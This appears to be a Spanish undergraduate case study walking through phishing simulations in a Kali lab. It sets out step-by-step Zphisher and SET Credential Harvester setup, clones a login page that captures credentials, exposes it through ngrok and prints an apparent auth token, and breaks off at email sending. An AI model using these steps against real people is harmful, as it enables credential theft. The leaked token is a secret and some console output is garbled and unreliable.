



**FACULTAD DE CIENCIAS E INGENIERÍA
CARRERA DE TECNOLOGÍAS DE LA
INFORMACIÓN**

CARRERA DE TECNOLOGÍAS DE LA INFORMACIÓN

**ESTUDIO DE CASO PREVIO A LA OBTENCIÓN DEL
TÍTULO**

DE: INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

Facultad: Ciencias e Ingenierías

Carrera: Tecnologías de la Información

Estudiante(s): Doménica Grisel Barbery Contreras

Alex Robert Aguilera Bustamante

Tutor:


Milagro, agosto 2025

1. Diseño

Para la solución del caso práctico se emplearon herramientas de software libre que permitieron la creación de un entorno controlado de pruebas. En primer lugar, se utilizó VirtualBox como plataforma de virtualización para gestionar las máquinas necesarias en el laboratorio.

Figura 2

Herramienta de virtualización VirtualBox




Fuente: *Elaboración propia.*

Sobre este entorno se desplegó Kali Linux, distribución orientada a pruebas de seguridad informática y análisis de vulnerabilidades.

Figura 3

Distribución orientada a seguridad informática Kali linux




Fuente: *Elaboración propia.*

Se implementó el Social Engineering Toolkit (SET), incluido en Kali Linux, con el propósito de simular escenarios de ataques de *phishing*, posibilitando la generación de pruebas prácticas para el análisis y la concienciación en ciberseguridad.

Figura 4

Herramienta de simulación de phishing Social Engineering Toolkit (SET)



Fuente: *Elaboración propia.*

Se utilizó Ngrok como servicio de túnel seguro, para facilitar la exposición de aplicaciones locales a través de direcciones accesibles desde internet.

Figura 5

Servicio de túnel seguro Ngrok



Fuente: *Elaboración propia.*

Como segunda herramienta, se implementó Zphisher en Kali Linux con el objetivo de simular ataques de phishing. Esta permitió generar páginas de inicio de sesión simuladas, registrar interacciones ficticias y crear escenarios de prueba para el análisis y la concienciación en ciberseguridad.

Figura 6

Herramienta de simulación de phishing Zphisher



Fuente: *Elaboración propia.*

Desarrollo

Herramienta de simulación de phishing Zphisher

Durante la etapa de desarrollo se realizó la implementación práctica de la herramienta Zphisher en un entorno de laboratorio controlado con Kali Linux, con el objetivo de construir y validar un escenario de phishing reproducible y seguro.

Inicialmente se preparó el entorno de trabajo en el directorio personal, asegurando permisos administrativos sólo cuando fue necesario, luego se obtuvo el código fuente del proyecto clonando el repositorio oficial con el comando “sudo git clone https://github.com/NextKool/zphisher.git” y se accedió al conjunto de archivos generado ubicándonos dentro del directorio del proyecto con “cd zphisher”. Con el repositorio local listo, se ejecutó el script principal de la herramienta para iniciar la interfaz interactiva con “sudo bash zphisher.sh”; esto desplegó la lista enumerada de plantillas disponibles de las páginas web, de entre las cuales se escogió las que mejor replicaban visualmente la página objetivo diseñada para el experimento.

Figura 9

Pantalla de plantillas



Fuente: *Elaboración propia.*

La herramienta ofreció tres modos de alojamiento; se seleccionó la opción que permitía exponer la página fuera de la red local para evaluar accesos remotos, y posteriormente se aceptó el puerto 8080 comúnmente sugerido por defecto. Se utilizaron las URL por defecto generadas por Zphisher, con la finalidad de minimizar configuraciones manuales que pudieran afectar la reproducibilidad. Debido a la apertura temporal del puerto elegido para los casos de haber seleccionado la opción "[Ngrok.io](https://ngrok.io)" o "Cloudflared", se administraron las normas del cortafuegos del sistema de modo que el tráfico solo fuera permitido durante la ventana de prueba antes de iniciar Zphisher se añadió la regla que habilita el puerto 8080 mediante "sudo iptables -A INPUT -p tcp --dport 8080 -j ACCEPT" y, una vez finalizada la práctica, se listaron las reglas con "sudo iptables -L --line-numbers", se identificó la entrada correspondiente a "dpt:8080" y se eliminó la

regla específica con “sudo iptables -D INPUT <numero>” (reemplazando “<numero>” por el índice mostrado).

Figura 10

Pantalla de selección del servicio de reenvío de puertos




Fuente: *Elaboración propia.*

La plantilla escogida se desplegó, generando la URL accesible y observándose de manera controlada el comportamiento de interacción. Todo esto se realizó en máquinas virtuales y redes de laboratorio aisladas para garantizar que no hubiera ningún impacto sobre los sistemas productivos. Con el fin de asegurar la trazabilidad y la posibilidad de reproducir los resultados, se registraron con exactitud la plantilla utilizada, el puerto usado, la opción de alojamiento y el tiempo que duró el experimento. Finalmente, como parte de las acciones de cierre, se canceló el servicio de Zphisher, se anularon las reglas del firewall para eliminar el acceso público y se comprobó que no quedará ningún servicio expuesto.

Figura 11

Url generado por la herramienta



Fuente: *Elaboración propia.*

En todo momento se evitó la recopilación de datos sensibles reales y el uso de credenciales de prueba, que se consideraron ficticias y fueron eliminadas al terminar el ensayo. Se mantuvieron en todo momento las consideraciones éticas y de seguridad.


Herramienta de simulación de phishing Social Engineering Toolkit (SET)

Para este escenario se planteó la reproducción de una campaña de phishing dirigida en un entorno de laboratorio cerrado para evaluar la resiliencia humana y técnica frente a ataques de ingeniería social usando SEToolkit como herramienta de apoyo dentro de máquinas virtuales.

La simulación se llevó a cabo en Kali Linux, en donde se ejecutó el comando setoolkit desde una ventana de consola con privilegios root dentro del laboratorio virtualizado. Al iniciar setoolkit, se abrió el menú principal en el cual cada opción corresponde a una categoría diferente de ataque o función. A continuación, se muestran las opciones principales disponibles en el menú principal.

Figura 12

Pantalla de opciones del menú principal




Fuente: *Elaboración propia.*

A continuación se seleccionó la opción **1) Social-Engineering Attacks**. Esta opción permite simular ataques de ingeniería social incluyendo correos electrónicos de phishing, sitios web maliciosos y la generación de códigos QR. Luego se desplegaron varias opciones orientadas a reproducir distintos vectores de manipulación empleados por los atacantes.

Figura 13

Pantalla de tipos de ataques




Fuente: *Elaboración propia.*

En esta sección se escogió la opción **2) Website Attack Vectors** del menú. Con esa selección se simuló la clonación de un sitio web legítimo para estudiar cómo un portal falsificado puede inducir a usuarios de prueba a introducir credenciales de inicio de sesión u otra información sensible; luego se visualizó los diferentes métodos de ataques web.

Figura 14

Pantalla de módulo de ataques web



Fuente: *Elaboración propia.*

En este menú escogemos la opción **3) Credential Harvester Attack Method**. Con esta selección se simuló un método orientado a capturar credenciales introducidas en formularios falsificados. A continuación se desplegó una lista de métodos que abarcan desde el uso de plantillas, clonación o importar un sitio web.

Figura 15

Pantalla de módulo de ataques web

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```

Fuente: *Elaboración propia.*

Se seleccionó la opción **2) Site Cloner** relacionada con la clonación de sitios web. Luego nos solicitó ingresar la dirección ip del atacante.

Figura 16

Pantalla de configuración de red

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

Fuente: *Elaboración propia.*

Después de haber ingresado la ip nos solicitó el ingreso de un enlace web del sitio que deseamos clonar. En este aspecto utilizamos la página <https://demo.weblock.ru/login.php> que no requiere permiso externo el cual fue desarrollado para pruebas y formación.

Figura 17

Pantalla de clonación de sitio web



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://demo.owasp-juice.shop/?utm_source=chatgpt.com#/login

[*] Cloning the website: https://demo.owasp-juice.shop/?utm_source=chatgpt.com#/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Fuente: *Elaboración propia.*

La herramienta SET se encargó de clonar la página web de forma local. Una vez clonada la página nos dirigimos a una ventana del navegador e ingresamos la ip local del atacante. La interfaz gráfica clonada es similar a la página oficial siendo complicado para un usuario identificar a simple vista que se trata de una página clonada. Cabe indicar que después del ingreso de las credenciales y hacer click en el botón de login la herramienta redirige a la página oficial para no levantar sospechas.

Ya con la página clonada, la herramienta set solo espera las credenciales ingresadas por la víctima, las cuales son visibles en la consola de comandos como se muestra a continuación.

Figura 18

Pantalla de interfaz clonada



Fuente: *Elaboración propia.*

Exponer servidor local a internet

Después de haber clonado la página web se utilizó la herramienta ngrok para crear un túnel seguro a través de internet para nuestro servicio local, permitiendo exponer nuestra página web clonada detrás de nat y firewalls facilitando el acceso remoto.


Para la instalación de ngrok nos dirigimos a su sitio web oficial <https://ngrok.com/> y creamos una cuenta con nuestros datos. Luego nos ubicamos en el apartado

de linux y en la sección instalación copiamos la línea de comando y la pegamos un una ventana de comandos con privilegios root.

Una vez instalado ngrok ejecutamos un token de autorización el cual nos proporcionó el sitio web. Finalmente para que la herramienta nos provea el enlace web público a nuestra página clonada iniciamos el servicio con el comando ngrok http 80 tal como se muestra en la siguiente imagen.

Figura 19

Pantalla de instalación de ngrok



```
root@kali: ~# curl -oSL https://ngrok-agent.s3.amazonaws.com/ngrok.asc \
  & sudo tee /etc/apt/trusted.gpg.d/ngrok.asc >/dev/null \
  & echo "deb https://ngrok-agent.s3.amazonaws.com bookworm main" \
  & sudo tee /etc/apt/sources.list.d/ngrok.list \
  & sudo apt update \
  & sudo apt install ngrok
deb https://ngrok-agent.s3.amazonaws.com bookworm main
Hit:2 https://ngrok-agent.s3.amazonaws.com bookworm InRelease
Get:1 http://kali.download/kali kali-rolling InRelease [34.8 kB]
Err:1 http://kali.download/kali kali-rolling InRelease
  The following signatures couldn't be verified because the public key is not available: NO_PUBKEY E055462CE0B05A6C
Reading package lists... Done
W: GPG error: http://kali.download/kali kali-rolling InRelease: The following signatures couldn't be verified because
  CS
E: The repository 'http://http.kali.org/kali kali-rolling InRelease' is not signed.
N: Updating from such a repository can't be done securely, and is therefore disabled by default.
N: See apt-secure(8) manpage for repository creation and user configuration details.
N: Repository 'Kali Linux' changed its 'firmware component' value from 'non-free' to 'non-free firmware'
N: More information about this can be found online at: https://www.kali.org/blog/non-free-firmware-transition/

root@kali: ~# ngrok config add-auth-token 3570P5kL9kip55zZ1r1D1x7Vw_hQABofey15uvVChMMx
Auth token saved to configuration file: /root/.config/ngrok/ngrok.yml

root@kali: ~# ngrok http 80
```

Fuente: *Elaboración propia.*

Envío de correos electrónicos

Para realizar envío de correos electrónicos se creó una cuenta de correo de gmail en la cual se realizaron las siguientes configuraciones:

